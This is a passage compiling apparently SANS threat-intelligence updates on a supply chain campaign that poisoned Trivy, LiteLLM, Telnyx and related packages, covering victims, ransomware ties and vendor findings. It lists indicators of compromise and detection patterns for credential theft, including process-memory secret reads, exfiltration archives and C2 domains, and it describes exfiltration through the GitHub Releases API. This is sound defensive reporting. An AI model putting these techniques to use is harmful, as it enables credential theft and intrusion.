VECERT reported on April 2, 2026 that the Sportradar AG breach (first claimed as a CipherForce victim in Update 004) has been confirmed as a "systemic compromise" jointly operated by TeamPCP and Vect ransomware. Sportradar is a $4.98 billion Swiss sports technology company.
Confirmed breach details:
Entry vector: Supply chain via compromised Trivy (CVE-2026-33634)
Personal data: Approximately 26,000 users' personal information exposed
Athlete records: 23,169 records including names, dates of birth, gender, and nationality
Client exposure: Client table listing 161 organizations including ESPN, Nike, NBA Asia, and IMG Arena
Credential exposure: 8 production RDS database passwords, 328 platform API key/secret pairs, Kafka SASL credentials, and New Relic monitoring tokens
CipherForce ransomware: Listed on the CipherForce shame site with the original 14-15 day publication deadline (approaching approximately April 10-11)
This is the first confirmed case of TeamPCP and Vect operating jointly against a single target, validating the dual-track ransomware model documented in earlier updates. The exposure of 161 client organizations including major sports leagues and media companies creates a cascading notification and risk assessment obligation for Sportradar.
Recommended action: Organizations with Sportradar business relationships should proactively assess whether their data appears in the exposed client table. The 328 exposed API key/secret pairs create a secondary supply chain risk for Sportradar's integration partners.
Multiple vendor statements published April 1-2 have provided the first authoritative quantification of the campaign's total blast radius:
Mandiant CTO Charles Carmakal stated that Google-owned Mandiant knew of "over 1,000 impacted SaaS environments" actively dealing with cascading effects from the TeamPCP supply chain compromises.
Google Cloud researchers warned that "hundreds of thousands of stolen secrets could potentially be circulating" from the credential trove.
The Register cited estimates suggesting attackers exfiltrated data and secrets from approximately 500,000 machines total across all victims.
Palo Alto Networks Unit 42 identified affected organizations across the US, Europe, Middle East, South Asia, and Australia, spanning financial services, technology, retail, legal, insurance, and education sectors.
These numbers move the campaign's assessed scale from qualitative ("thousands of downstream environments," per the FBI alert) to quantitative. The 1,000+ SaaS environments figure is particularly significant because it implies credential exploitation is ongoing across a far larger surface than the handful of publicly named victims suggests.
Recommended action: Organizations that have not yet completed credential rotation should treat the Mandiant quantification as definitive evidence that delayed rotation increases exposure to an actively exploited credential pool of industrial scale.
Elastic Security Labs published a new technical resource, "Linux & Cloud Detection Engineering: TeamPCP Container Attack Scenario," providing a full walkthrough of TeamPCP's multi-stage container compromise methodology. This is distinct from Elastic's earlier axios supply chain compromise detections covered in Update 005 and focuses specifically on the TeamPCP toolchain.
New technical details documented:
Tunneling tools: TeamPCP uses frps (fast reverse proxy) and gost for establishing persistent tunnels and proxying through compromised container environments
React2Shell: A web server exploitation technique used for initial foothold in containerized workloads
D4C telemetry: Full detection walkthrough using Elastic's Defend for Containers telemetry
MITRE ATT&CK mapping: Each stage of the container attack chain mapped to specific ATT&CK techniques, providing structured detection logic
Recommended action: SOC teams operating containerized workloads should review the Elastic guide for detection rules specific to TeamPCP's container attack methodology. The frps and gost indicators are new IOCs not previously documented in the campaign's public reporting.
The Mercor AI breach (first confirmed in Update 005) has escalated beyond incident response into legal proceedings. Shamis & Gentile P.A. has launched a class action investigation into Mercor's data breach, focusing on the exposure of contractor and customer data including biometric identity verification materials (passports and video interviews).
Additional context that emerged April 1-2:
Fortune reported Mercor is valued at $10 billion (raised $350M Series C in October 2025)
Mercor's customers confirmed to include Anthropic, OpenAI, and Meta
LAPSUS$ published samples including Slack data, internal ticketing records, and two videos of AI-contractor conversations
Data is listed for live auction on the dark web
The class action investigation introduces a legal dimension to the campaign's downstream consequences. The exposure of biometric identity verification materials (passports) for an estimated 30,000+ AI contractors raises GDPR, CCPA, and potentially BIPA obligations.
Several new vendor publications appeared in the April 1-3 window:
Datadog Security Labs published a detailed technical trace of the full LiteLLM and Telnyx PyPI compromise chain, tracing it back to the March 19 Trivy origin and recommending that any host that installed compromised versions be treated as a "full-credential exposure event."
Oligo Security published "Evolution of Modern Supply Chain Attacks," documenting TeamPCP's credential harvesting timeline and framing the campaign as a "meaningful shift" in how sophisticated actors approach supply chain as an attack surface.
The New Stack (April 2) published "The CI/CD Pipeline Is the New Front Line," positioning TeamPCP as a watershed moment for CI/CD pipeline security.
CYFIRMA Weekly Intelligence Report (April 3) covered the campaign, noting the Europa hosting platform impact and the 71 affected clients.
No new package compromises have been reported since the Telnyx PyPI disclosure on March 27. The supply chain pause is now approximately 384 hours (16 days), doubling the 192-hour pause reported in Update 005. Independent searches of RubyGems, crates.io, and Maven Central continue to show zero TeamPCP-related IOCs. The campaign remains confined to five ecosystems: GitHub Actions, PyPI, npm, Docker Hub/GHCR, and OpenVSX.
The CISA KEV remediation deadline for CVE-2026-33634 is now 5 days away (April 8, 2026).
|
Watch Item |
Status |
|---|---|
|
European Commission breach response |
NEW: CERT-EU disclosed April 2-3; 71 clients affected, 30 EU entities; ShinyHunters published data March 28 |
|
Sportradar data publication deadline |
NEW/APPROACHING: CipherForce 14-15 day deadline from March 26-27 claim approaches approximately April 10-11 |
|
Campaign scale quantification |
CONFIRMED: Mandiant: 1,000+ SaaS environments; estimates of 500,000 machines across all victims |
|
Mercor legal proceedings |
NEW: Class action investigation launched by Shamis & Gentile; Fortune values Mercor at $10B |
|
CISA KEV deadline (April 8) |
5 days remaining: Organizations running Trivy must remediate to v0.69.2+, trivy-action v0.35.0, or setup-trivy v0.2.6 |
|
Databricks official statement |
Pending: No official disclosure; internal investigation ongoing per Update 004 |
|
Vect ransomware confirmed deployments |
No confirmed downstream deployments from affiliate program; distribution window now approximately 16 days |
|
AstraZeneca confirmation or denial |
No official statement: Now approximately 8 days since initial LAPSUS$ claim |
|
Additional package compromises |
No new compromises: 16-day pause, longest since campaign began |
|
CISA standalone advisory |
Pending at day 20: KEV entries, FBI alert, and Singapore CSA advisories only; no dedicated advisory or emergency directive |
|
Expansion to RubyGems/crates.io/Maven |
Not observed: Zero IOCs in independent registry searches |
|
Law enforcement action |
No public action: FBI advisory issued but no arrests, indictments, or infrastructure seizures |
|
ownCloud build restoration |
Pending: Several weeks estimated; no timeline update since initial disclosure |
|
Nation-state credential exploitation |
CONFIRMED: DPRK UNC1069/Sapphire Sleet axios attack attributed by four vendors per Update 005; credential link to TeamPCP trove not ruled out |
|
ShinyHunters involvement |
NEW: Published EC data March 28; relationship to TeamPCP/LAPSUS$/Vect ecosystem unclear |
TeamPCP Supply Chain Campaign: Update 005 - First Confirmed Victim Disclosure, Post-Compromise Cloud Enumeration Documented, and Axios Attribution Narrows
5.4.26 SOURCE: SANS
This is the fifth update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 004 covered developments through March 30, including the Databricks investigation, dual ransomware operations, and AstraZeneca data release. This update consolidates two days of intelligence through April 1, 2026.
AI recruiting startup Mercor has publicly confirmed it was breached as a direct consequence of the LiteLLM supply chain compromise, making it the first organization to officially acknowledge being victimized through the TeamPCP campaign. TechCrunch reported on March 31 that LAPSUS$ claims to have exfiltrated approximately 4TB of data, including 939GB of source code, a 211GB user database, and 3TB of video interviews and identity verification documents (passports). Initial access was reportedly via a compromised Tailscale VPN credential.
Mercor stated it was "one of thousands of companies" affected by the LiteLLM compromise. The nature of the claimed exfiltrated data -- which includes biometric identity verification materials -- raises significant privacy and regulatory implications under GDPR, CCPA, and potentially HIPAA depending on the contents.
This is operationally significant because it moves the campaign's downstream impact from theoretical to confirmed. Prior victim claims (AstraZeneca, Databricks) remain unconfirmed by the named organizations. Mercor's public acknowledgment validates what analysts have assessed since Update 002: the credential trove harvested during the supply chain phase is being actively exploited for data theft and extortion.
Recommended action: Organizations that used LiteLLM v1.82.7 or v1.82.8 should treat this as confirmation that credential exploitation is actively underway. If you have not completed credential rotation, the Mercor disclosure demonstrates the consequence of delay. VPN credentials, cloud access tokens, and API keys accessible in compromised environments should be prioritized for rotation.
SecurityWeek reported on March 31 that Wiz's Cloud Incident Response Team (CIRT) has published detailed findings on TeamPCP's post-compromise cloud operations in "Tracking TeamPCP: Investigating Post-Compromise Attacks Seen in the Wild". This is the first detailed public documentation of what TeamPCP does after obtaining stolen credentials.
Key findings from the Wiz CIRT investigation:
Credential validation via TruffleHog: TeamPCP uses the open-source secret scanning tool TruffleHog to programmatically verify that stolen AWS access keys, Azure application secrets, and SaaS tokens are still valid and in use.
24-hour operational tempo: Within 24 hours of validating stolen secrets, the group transitions to discovery operations in compromised AWS environments.
AWS enumeration focus: Discovery operations enumerate IAM roles, EC2 instances, Lambda functions, RDS databases, S3 buckets, and ECS clusters, with particular focus on container infrastructure where the group maps clusters and task definitions.
Bold operational signatures: The group uses conspicuous resource names including "pawn" and "massive-exfil" -- analysts assess this indicates either operational carelessness or deliberate intimidation, consistent with their public Telegram messaging.
The Wiz findings also contextualize the Flare threat intelligence report, which found that TeamPCP's cloud infrastructure targeting breaks down as Azure (61%) and AWS (36%), accounting for 97% of compromised servers.
Recommended action: Organizations should search cloud audit logs for unauthorized IAM enumeration, EC2/ECS/Lambda discovery calls, and S3 listing operations originating from unfamiliar principals. TruffleHog validation attempts may appear as rapid sequential API calls testing credential validity across multiple services. Search for resources with names containing "pawn", "massive-exfil", or similar conspicuous strings.
Note for threat hunters: The full Wiz CIRT report contains extensively documented indicators of compromise including specific AWS API call patterns, resource naming conventions, and infrastructure fingerprints observed in the wild. Threat hunters and SOC teams should review the Wiz report in detail for actionable detection content.
The axios npm compromise (March 30-31, malicious versions 1.14.1 and 0.30.4) has received formal attribution. Elastic Security Labs published a detailed analysis identifying the macOS Mach-O binary payload as overlapping with WAVESHAPER, a C++ backdoor that Mandiant attributes to UNC1069, a suspected North Korean threat actor. Google's Threat Intelligence Group published a companion analysis confirming the DPRK attribution.
This narrows the assessment from Update 004's "credential provenance raises TeamPCP questions" to a more specific picture: analysts assess with high confidence that a different threat actor executed the axios attack, but the question of how the maintainer's npm token was originally obtained remains unanswered. The token was a long-lived classic npm access token -- exactly the type that TeamPCP's CanisterWorm findNpmTokens() function harvests from CI/CD environments. The timing aligns with TeamPCP's monetization phase and the BreachForums credential distribution to approximately 300,000 users.
The SANS ISC Stormcast for April 1, 2026 noted: "Given that TeamPCP recently collected so many developer credentials, it's very possible that they were involved in the Axios compromise, though the follow-up compromise doesn't look like TeamPCP, as the techniques look a little bit different."
Singapore's Cyber Security Agency has issued a second advisory, AD-2026-002, specifically addressing the axios supply chain attack -- making Singapore the only government to have issued dedicated advisories for both the TeamPCP campaign and the axios incident.
Recommended action: Organizations that installed axios v1.14.1 or v0.30.4 should check for platform-specific IOCs: macOS (/Library/Caches/com.apple.act.mond), Windows (%PROGRAMDATA%\wt.exe), Linux (/tmp/ld.py). Block C2 domain sfrclak[.]com and IP 142.11.206[.]73. The DPRK attribution elevates the severity -- this is now a nation-state operation exploiting the same credential ecosystem that TeamPCP seeded.
BerriAI has lifted the LiteLLM release freeze that has been in effect since March 25. According to the LiteLLM security update, the Mandiant-led forensic audit verified every release from v1.78.0 through v1.82.6 via SHA-256 comparison against the Git repository, confirming no additional compromised versions exist beyond the known-malicious v1.82.7 and v1.82.8. A new safe version was published on March 31, 2026.
This resolves the "LiteLLM/BerriAI release resumption" watch item that has been tracked since Update 001. The quarantine lift and publishing resumption signal that the forensic investigation found no evidence of earlier or broader compromise beyond the two known-malicious versions.
Recommended action: Organizations that froze LiteLLM upgrades can resume normal update procedures. Verify you are running a version that post-dates the forensic audit. Continue to treat any historical installation of v1.82.7 or v1.82.8 as a confirmed compromise requiring full credential rotation.
ownCloud published a security notice confirming their build infrastructure was affected by the Trivy supply chain compromise (CVE-2026-33634). ownCloud stated that no customer data was compromised, characterizing the impact as limited to build pipeline exposure. This is notable as one of the few organizations to proactively disclose exposure without a corresponding extortion claim. This is a positive example of transparent incident communication.
No new package compromises have been reported since the Telnyx PyPI disclosure on March 27. The supply chain pause is now approximately 192 hours (8 days) -- extending the record documented in Updates 003 through the Update 005 draft. The CISA KEV remediation deadline for CVE-2026-33634 is now 7 days away (April 8, 2026).
Independent searches of RubyGems, crates.io, and Maven Central continue to show zero TeamPCP-related IOCs. The campaign remains confined to five ecosystems: GitHub Actions, PyPI, npm, Docker Hub/GHCR, and OpenVSX.
|
Watch Item |
Status |
|---|---|
|
First confirmed victim disclosure |
RESOLVED -- Mercor AI confirmed breach via LiteLLM on March 31 |
|
Post-compromise cloud activity |
DOCUMENTED -- Wiz CIRT published AWS/Azure enumeration findings |
|
Axios token provenance |
NARROWED -- Google TIG/Elastic attribute execution to DPRK UNC1069; token source still undetermined |
|
LiteLLM/BerriAI release resumption |
RESOLVED -- Publishing resumed March 31 after Mandiant forensic audit |
|
Databricks official statement |
Pending -- No official disclosure, internal investigation ongoing |
|
AstraZeneca confirmation or denial |
No official statement -- Data released by LAPSUS$, Cybernews partially verified contents |
|
Vect ransomware confirmed deployments from affiliate program |
No confirmed deployments -- Distribution window now approximately 192 hours |
|
Additional package compromises |
No new compromises -- 192-hour pause, longest since campaign began |
|
CISA standalone advisory |
Pending at day 14 -- KEV entry, FBI alert, and Singapore CSA advisories only |
|
Expansion to RubyGems/crates[.]io/Maven |
Not observed -- Zero IOCs in independent registry searches |
|
CISA KEV deadline |
April 8, 2026 -- 7 days remaining |
|
Nation-state credential exploitation |
NEW -- DPRK-attributed UNC1069 may be leveraging TeamPCP-seeded credential ecosystem |
The full campaign report is available at sans.org/white-papers/when-security-scanner-became-weapon. A SANS Emergency Webcast replay is available at sans.org/webcasts/when-security-scanner-became-weapon. Updates to the report will be in the form of these ISC diaries.
TeamPCP Supply Chain Campaign: Update 004 - Databricks Investigating Alleged Compromise, TeamPCP Runs Dual Ransomware Operations, and AstraZeneca Data Released
5.4.26 SOURCE: SANS
This is the fourth update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 003 covered developments through March 28, including the first 48-hour pause in new compromises and the campaign's shift to monetization. This update consolidates intelligence from March 28-30, 2026 -- two days since our last update.
CybersecurityNews reports that Databricks, the cloud data analytics platform, is investigating an alleged security compromise linked to the TeamPCP credential harvest. International Cyber Digest stated on X that they "notified them last week" and Databricks "scaled up to investigate." A separate analyst corroborated that screenshots showing AWS artifacts, CloudFormation dumps, and STS tokens "match TeamPCP's exact playbook."
Databricks has not issued an official statement. If confirmed,
this would be the first major cloud platform identified as a downstream victim
of TeamPCP's credential trove -- distinct from the security tool vendors (Aqua,
Checkmarx, BerriAI, Telnyx) directly compromised in the supply chain phase. The
distinction matters: tool vendor compromises expanded TeamPCP's credential pool,
while a Databricks compromise would represent the monetization of that pool
against an enterprise target processing sensitive data across AWS, GCP, and
Azure.
Update (2026-03-30): Databricks' Head of Global Communications and their
external PR agency FGS Global have confirmed the authenticity of the new @DatabricksSec
X account. In their https://x.com/DatabricksSec/status/2038649955401794042,
Databricks says they "thoroughly investigated this information in our internal
systems and found nothing" and have "asked for more information beyond this
screenshot." They state they will "transparently continue to share any new
updates on all security matters."
Recommended action: Organizations using Databricks should monitor for an official statement. If your CI/CD pipelines were exposed to any TeamPCP-compromised component AND those pipelines had access to Databricks credentials, treat those credentials as potentially compromised regardless of whether Databricks confirms the breach.
Update 002 documented TeamPCP's partnership with the Vect ransomware-as-a-service operation and BreachForums mass affiliate key distribution. New intelligence reveals that Vect is not TeamPCP's only ransomware channel.
According to Flare and corroborated by Rami McCarthy's IOC tracker, TeamPCP operates under five confirmed aliases: PCPcat, ShellForce, DeadCatx3, CipherForce, and Persy_PCP. TeamPCP's own Telegram channel states: "you may already know us as TeamPCP or Shellforce... CipherForce is a newer project we are starting to find affiliates."
CipherForce is TeamPCP's own ransomware operation, separate from the Vect partnership. This means TeamPCP is running two parallel ransomware tracks simultaneously: their proprietary CipherForce program for direct operations, and the mass Vect affiliate program via BreachForums for distributed operations. The SANS ISC Stormcast for March 30 also notes "more and more links between the TeamPCP crew and various ransomware actors" -- plural -- consistent with this dual-track model.
Analysts assess this dual-track approach allows TeamPCP to maintain direct control over high-value targets (via CipherForce) while simultaneously flooding the ecosystem with mass affiliate operations (via Vect). The 300 GB stolen credential trove can feed both tracks simultaneously.
Recommended action: Detection teams monitoring for Vect ransomware indicators should also add CipherForce to their watchlist. The strongest attribution link across all TeamPCP operations is a shared RSA-4096 public key embedded in payloads -- search for this key in forensic artifacts from any suspected TeamPCP exposure.
The LAPSUS$/AstraZeneca breach claim documented in Updates 002-003 has escalated. Cybernews and Cybersecurity Insiders report two developments:
LAPSUS$ released the claimed 3 GB archive for free after failing to find buyers via Session encrypted messaging. This shifts the incident from an extortion attempt to a full data exposure event.
Cybernews research team has partially verified the dump's contents -- GitHub user information for internal AstraZeneca software developers, employee data spanning clinical research subsidiaries, and internal source code tree structures were assessed as consistent with legitimate AstraZeneca infrastructure.
AstraZeneca has still not issued any public statement confirming or denying the breach at approximately 96 hours since the initial claim. Analysts assess that AstraZeneca's continued silence, combined with GDPR obligations if EU employee data is in the dump, creates increasing regulatory exposure with each passing day.
Recommended action: Organizations should treat this as a probable confirmed breach for defensive planning purposes. If your organization shares integrations, data, or credentials with AstraZeneca, assess whether the exposed repository structures and configurations could affect your security posture. Given AstraZeneca's clinical research operations, the dump may contain protected health information (PHI) subject to HIPAA in the US and GDPR in the EU. Organizations with data-sharing agreements with AstraZeneca should evaluate whether their data may be in the exposed archive and prepare breach notification workflows accordingly.
ownCloud published a security notice confirming their build infrastructure -- the systems producing container images and client binaries -- was affected by CVE-2026-33634 (the Trivy compromise). ownCloud confirms: no customer data compromised, no source code altered, impact limited to build systems only.
This is one of the first named downstream organizations to publicly disclose that they were in the blast radius of the Trivy supply chain compromise. The disclosure is notable for its transparency -- most affected organizations have remained silent despite the CISA KEV entry and federal remediation deadline of April 8.
Recommended action: Organizations using ownCloud should review the security notice and verify their deployments are using images produced after the remediation. More broadly, ownCloud's disclosure should prompt other organizations that used Trivy in their build pipelines between March 19-22 to conduct their own impact assessments and consider similar disclosure.
No new package compromises across any ecosystem have been publicly reported since the Telnyx PyPI disclosure on March 27, extending the supply chain pause documented in Update 003 past 96 hours. This is the longest quiet period since TeamPCP began active supply chain operations on March 19.
Expanded ecosystem search results (March 30): An independent search of RubyGems, crates.io, and Maven Central -- the three ecosystems identified as plausible expansion targets in Update 003 -- found zero TeamPCP-related IOCs in any of them. The RubyGems, crates.io, and Maven Central watch items remain "Not observed." While the CanisterWorm's propagation technique is registry-agnostic (any stolen publish token would work), there is no evidence TeamPCP has moved beyond the five confirmed ecosystems (GitHub Actions, PyPI, npm, Docker Hub/GHCR, OpenVSX).
Note on sourcing: CybersecurityNews listed "NPM and OpenVSX" alongside the other compromised ecosystems in their Databricks article. These are accurate in the sense that both ecosystems were hit, but they refer to the known CanisterWorm npm worm (March 20, 66+ packages) and the Checkmarx OpenVSX extensions (March 23, ast-results and cx-dev-assist) -- not new compromises. No new npm or OpenVSX activity has been documented since the original incidents.
Recommended action: Use this supply chain pause as a remediation window. The CISA KEV deadline for CVE-2026-33634 is now 9 days away (April 8, 2026). Complete credential rotations and IOC sweeps before the deadline.
While supply chain poisoning has paused, TeamPCP is not dormant. Analysts assess the group has completed its supply chain expansion phase and transitioned fully to credential exploitation and monetization. Three distinct operational tracks are now running simultaneously:
Direct credential exploitation against high-value targets -- the Databricks investigation (see above) represents the first alleged downstream victim of the ~300 GB stolen credential trove, distinct from the tool vendors directly compromised in the supply chain phase.
Proprietary ransomware via CipherForce -- TeamPCP's own ransomware operation, with recruitment via their Telegram channel. No confirmed deployments yet, but the infrastructure and affiliate recruitment are active.
Mass affiliate ransomware via Vect/BreachForums -- Distributed operations leveraging the BreachForums mass affiliate key distribution documented in Update 002. The distribution window is now ~96 hours with no confirmed deployments.
The distinction between these tracks matters for defenders: detection teams monitoring for Vect ransomware indicators should also add CipherForce to their watchlist. The shared RSA-4096 public key embedded in payloads is the strongest attribution link across all TeamPCP operations.
The Cloud Security Alliance AI Safety Initiative published a research note on March 29 framing the TeamPCP campaign as a structural shift in adversary methodology -- from opportunistic typosquatting to deliberate pipeline compromise of trusted AI/ML packages. The note assesses that "the economics of targeting high-value AI credential stores are accelerating adversary investment." This is the second CSA publication covering TeamPCP (the first was the Kubernetes wiper lab analysis documented in Update 003) and focuses specifically on the AI/ML ecosystem implications rather than technical TTPs.
|
Watch Item |
Status |
|---|---|
|
Vect ransomware first confirmed deployment |
No confirmed deployments -- Distribution window now ~96 hours |
|
CipherForce ransomware first confirmed deployment |
NEW WATCH ITEM -- TeamPCP's own ransomware operation, no confirmed deployments yet |
|
Databricks official statement |
NEW WATCH ITEM -- Investigation acknowledged via third parties, no official disclosure |
|
Additional package compromises breaking 96-hour pause |
No new compromises -- Longest pause since campaign began |
|
AstraZeneca confirmation or denial |
Escalated -- Data released free, Cybernews partially verified, still no official statement at ~96 hours |
|
Mandiant formal attribution report |
Pending -- BerriAI engagement confirmed, no public report |
|
CISA standalone advisory |
Pending at day 12 -- KEV entries only, no dedicated advisory or emergency directive |
|
Expansion to RubyGems, crates.io, Maven Central |
Not observed -- Independent registry search on Mar 30 found zero TeamPCP IOCs in all three. Separate unrelated malicious crate campaigns found on crates.io (polymarket typosquats, time-utility exfiltrators) but no TeamPCP attribution |
|
NPM/OpenVSX new activity |
No new activity -- CybersecurityNews listing refers to known CanisterWorm (npm, Mar 20) and Checkmarx extensions (OpenVSX, Mar 23), not new compromises |
|
LiteLLM/BerriAI release resumption |
Pending -- Release freeze continues, last safe version v1.82.6.rc.2 |
|
Law enforcement action |
No public action -- No arrests, indictments, or infrastructure seizures at day 12 |
|
CISA KEV deadline compliance (April 8) |
9 days remaining |
The full campaign report is available at sans.org/white-papers/when-security-scanner-became-weapon. A SANS Emergency Webcast replay is available at sans.org/webcasts/when-security-scanner-became-weapon. Updates to the report will be in the form of these ISC diaries.
TeamPCP Supply Chain Campaign: Update 003 - Operational Tempo Shift as Campaign Enters Monetization Phase With No New Compromises in 48 Hours
5.4.26 SOURCE: SANS
This is the third update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 002 covered developments through March 27, including the Telnyx PyPI compromise and Vect ransomware partnership. This update covers developments from March 27-28, 2026.
The most operationally significant development in the last 24 hours is what did not happen: no new package compromises have been confirmed since the Telnyx disclosure on March 27. This is the first 48-hour window without a new ecosystem compromise since TeamPCP began active operations on March 19.
The prior operational cadence was aggressive -- a new target every 1-3 days (Trivy March 19, CanisterWorm March 20-22, Checkmarx March 23, LiteLLM March 24, Telnyx March 27). The current pause, combined with the Vect ransomware affiliate announcement, suggests TeamPCP has shifted primary operational focus from supply chain expansion to monetization of existing credential harvests.
Analysts assess this pause should not be interpreted as the end of supply chain operations. TeamPCP explicitly stated they intend to be "around for a long time," and stolen credentials from the estimated 300 GB trove could enable future package compromises at any time. The absence of new compromises may also reflect improved vigilance by package registries -- PyPI has quarantined two TeamPCP campaigns in rapid succession, which may be raising the attacker's cost of operations on that platform.
Recommended action: Maintain heightened monitoring posture. Use this operational window to complete credential rotations and IOC sweeps if not already done. The CISA KEV remediation deadline for CVE-2026-33634 is now 11 days away (April 8, 2026).
Palo Alto Networks has published detection rules specifically designed to identify TeamPCP-style CI/CD pipeline attacks at the behavioral level rather than relying solely on IOC matching. This is significant because TeamPCP has demonstrated the ability to rotate infrastructure across each new compromise wave -- each phase used different C2 domains, different exfiltration endpoints, and different packaging techniques (raw scripts, npm worm, .pth exploitation, WAV steganography).
Behavioral detection approaches focus on anomalous CI/CD runner behavior: unexpected credential directory enumeration, bulk secret reads from /proc/<pid>/mem, large encrypted archive creation, and outbound data transfers to newly registered domains during workflow execution. These patterns have been consistent across all five TeamPCP compromise phases even as specific IOCs changed.
Recommended action: Organizations with Palo Alto Networks security products should review and deploy the published detection rules. All organizations should evaluate whether their CI/CD monitoring can detect the behavioral patterns described -- process memory reads of Runner.Worker, creation of tpcp.tar.gz or similarly named archives, and outbound HTTPS to domains registered within the past 30 days.
The Cloud Security Alliance has published a detailed lab analysis of TeamPCP's Kubernetes wiper component -- the Iran-targeted DaemonSet that deletes all host filesystem contents when Farsi language settings are detected. The analysis reconstructs the wiper's deployment mechanism and provides detection queries for Kubernetes audit logs.
This component was mentioned in the parent report but has received less attention than the credential-stealing payloads. The CSA analysis provides the first detailed defensive playbook specifically for the wiper TTP, including Kubernetes admission controller policies that would block the privileged DaemonSet deployment pattern.
Recommended action: Kubernetes operators should review the CSA analysis and implement admission controller policies that prevent privileged DaemonSets from mounting hostPath / with write access. This is good hygiene regardless of TeamPCP exposure.
GitGuardian has published a quantitative "snowball effect" analysis tracing how a single compromised token cascaded across ecosystems. The analysis maps the amplification factor at each stage: one stolen PAT led to 76+ poisoned GitHub Action tags, which harvested credentials from hundreds of CI/CD pipelines, which enabled compromise of packages with a combined 100+ million monthly downloads.
The analysis introduces a metric they call "credential fan-out" -- the ratio of credentials stolen to credentials used for initial access. For TeamPCP, this ratio is estimated at greater than 10,000:1, meaning each compromised credential potentially exposed thousands of downstream secrets. This quantitative framing is useful for communicating risk to executive stakeholders who need to understand why a single supply chain compromise requires organization-wide credential rotation.
I have published a detailed analysis of TeamPCP's novel GitHub repository-based data exfiltration technique. The post examines how the campaign used the GitHub Releases API as a fallback exfiltration channel -- programmatically creating repositories on the victim's own account and uploading stolen data as release assets. This technique is significant because corporate firewalls and DLP solutions that whitelist api.github.com traffic cannot distinguish this exfiltration from legitimate GitHub API usage. The analysis includes organizational controls, alternative attack permutations, and threat hunting queries.
LAPSUS$'s claimed 3GB AstraZeneca breach (reported in Update 002) remains unconfirmed. Security Affairs characterized the claim as "potentially one of the most serious healthcare cyber incidents this year" if verified. AstraZeneca has not issued a public statement confirming or denying the breach as of March 28, 2026. No additional named victim claims have been disclosed in the past 24 hours, though the Vect affiliate program distribution may shift the extortion model from centralized TeamPCP/LAPSUS$ operations to distributed affiliate-driven campaigns that are harder to track.
|
Watch Item (from Update 002) |
Status |
|---|---|
|
Vect ransomware affiliate key distribution |
Active -- No confirmed Vect deployments linked to TeamPCP credentials yet, but the distribution window is less than 48 hours old |
|
Additional PyPI packages compromised |
No new compromises -- First 48-hour pause since campaign began |
|
AstraZeneca confirmation or denial |
Pending -- No public statement at 48 hours |
|
Mandiant formal attribution report |
Pending -- BerriAI/LiteLLM forensics engagement confirmed, no report yet |
|
CISA standalone advisory |
Pending -- KEV entries issued, no dedicated advisory or emergency directive |
|
Expansion to RubyGems, crates.io, Maven Central |
Not observed -- Endor Labs prediction remains unconfirmed |
|
LiteLLM/BerriAI forensics and release resumption |
Pending -- Release freeze continues |
First confirmed Vect ransomware deployment using TeamPCP-sourced credentials -- this is the highest-priority indicator of the campaign's next phase
Additional named victim disclosures beyond AstraZeneca -- distributed affiliate model may produce claims from multiple actors simultaneously
Law enforcement action -- 10 days into an active campaign affecting federal systems with no public enforcement response
PyPI and npm registry-level proactive scanning -- both registries have only responded reactively (quarantining packages after disclosure); an announcement of proactive malicious package scanning or signing requirements would signal a meaningful shift in supply chain defense posture
CISA KEV deadline compliance (April 8, 2026) -- 11 days remaining
The full campaign report is available at sans.org/white-papers/when-security-scanner-became-weapon. A SANS Emergency Webcast replay is available at sans.org/webcasts/when-security-scanner-became-weapon. Updates to the report will be in the form of these ISC diaries.
TeamPCP Supply Chain Campaign: Update 002 - Telnyx PyPI Compromise, Vect Ransomware Mass Affiliate Program, and First Named Victim Claim
5.4.26 SOURCE: SANS
This is the second update to the TeamPCP supply chain campaign threat intelligence report, "When the Security Scanner Became the Weapon" (v3.0, March 25, 2026). Update 001 covered developments through March 26. This update covers developments from March 26-27, 2026.
CRITICAL: Telnyx Python SDK Compromised on PyPI -- New WAV Steganography TTP
TeamPCP compromised the telnyx Python SDK (670,000+ monthly downloads) on PyPI,
publishing malicious versions 4.87.1 and 4.87.2 at approximately 03:51 UTC on
March 27, 2026. No corresponding GitHub releases or tags exist for these
versions -- the attacker used stolen PyPI credentials rather than a repository
compromise.
The most significant technical finding is a new TTP: WAV audio file steganography. Payloads are embedded inside .wav files, which blend naturally with Telnyx's purpose as a voice and telecom API provider. Platform-specific payloads are delivered:
Windows: A persistent binary dropped to the Startup folder as msbuild.exe
Linux/macOS: A credential harvester following the same pattern as the LiteLLM
compromise
Forensic analysis by Aikido Security, JFrog, and SafeDep confirms the same
RSA-4096 public key and tpcp.tar.gz exfiltration pattern seen in the LiteLLM
compromise. Both malicious versions have been quarantined by PyPI.
Recommended action: Check your Python environments and CI/CD pipelines for telnyx versions 4.87.1 or 4.87.2. If found, treat all credentials accessible to that environment as compromised and rotate immediately. The last known-safe version is 4.87.0. Also search for .wav files in unexpected locations, msbuild.exe in Windows Startup folders, and outbound connections to known TeamPCP exfiltration domains.
This confirms the "expansion to additional PyPI packages" watch item from Update 001. TeamPCP's PyPI campaign is not limited to LiteLLM -- they are actively working through stolen credentials to compromise additional high-value packages.
CRITICAL: TeamPCP Partners with Vect Ransomware and BreachForums for Mass
Affiliate Program
TeamPCP has formally partnered with the Vect ransomware-as-a-service operation
and BreachForums. Per Cybernews and Infosecurity Magazine, the announcement
states that all approximately 300,000 registered BreachForums users will receive
personal Vect affiliate keys.
The operational model: TeamPCP provides initial access via compromised supply chain packages and stolen credentials, Vect provides encryption and extortion tooling, and BreachForums provides the operator base.
Analysts assess this represents a fundamental shift from supply chain credential theft to industrialized ransomware deployment. If even a small fraction of 300,000 users activate, this could become one of the largest coordinated ransomware affiliate mobilizations observed. The convergence of supply chain compromise, ransomware-as-a-service, and dark web forum mobilization at this scale is, to the best of our knowledge, unprecedented.
Recommended action: Organizations that were exposed to any phase of the TeamPCP campaign (Trivy, Checkmarx, LiteLLM, Telnyx) should assume their stolen credentials may now be distributed to a large affiliate network. Credential rotation is no longer optional -- it is urgent. Monitor for Vect ransomware indicators.
HIGH: LAPSUS$ Claims 3GB AstraZeneca Breach Using TeamPCP Credentials
LAPSUS$ is publicly claiming a 3GB breach of AstraZeneca, as reported by
SecurityWeek and CSO Online. The claimed data includes internal code
repositories, cloud infrastructure configurations (AWS, Azure, Terraform),
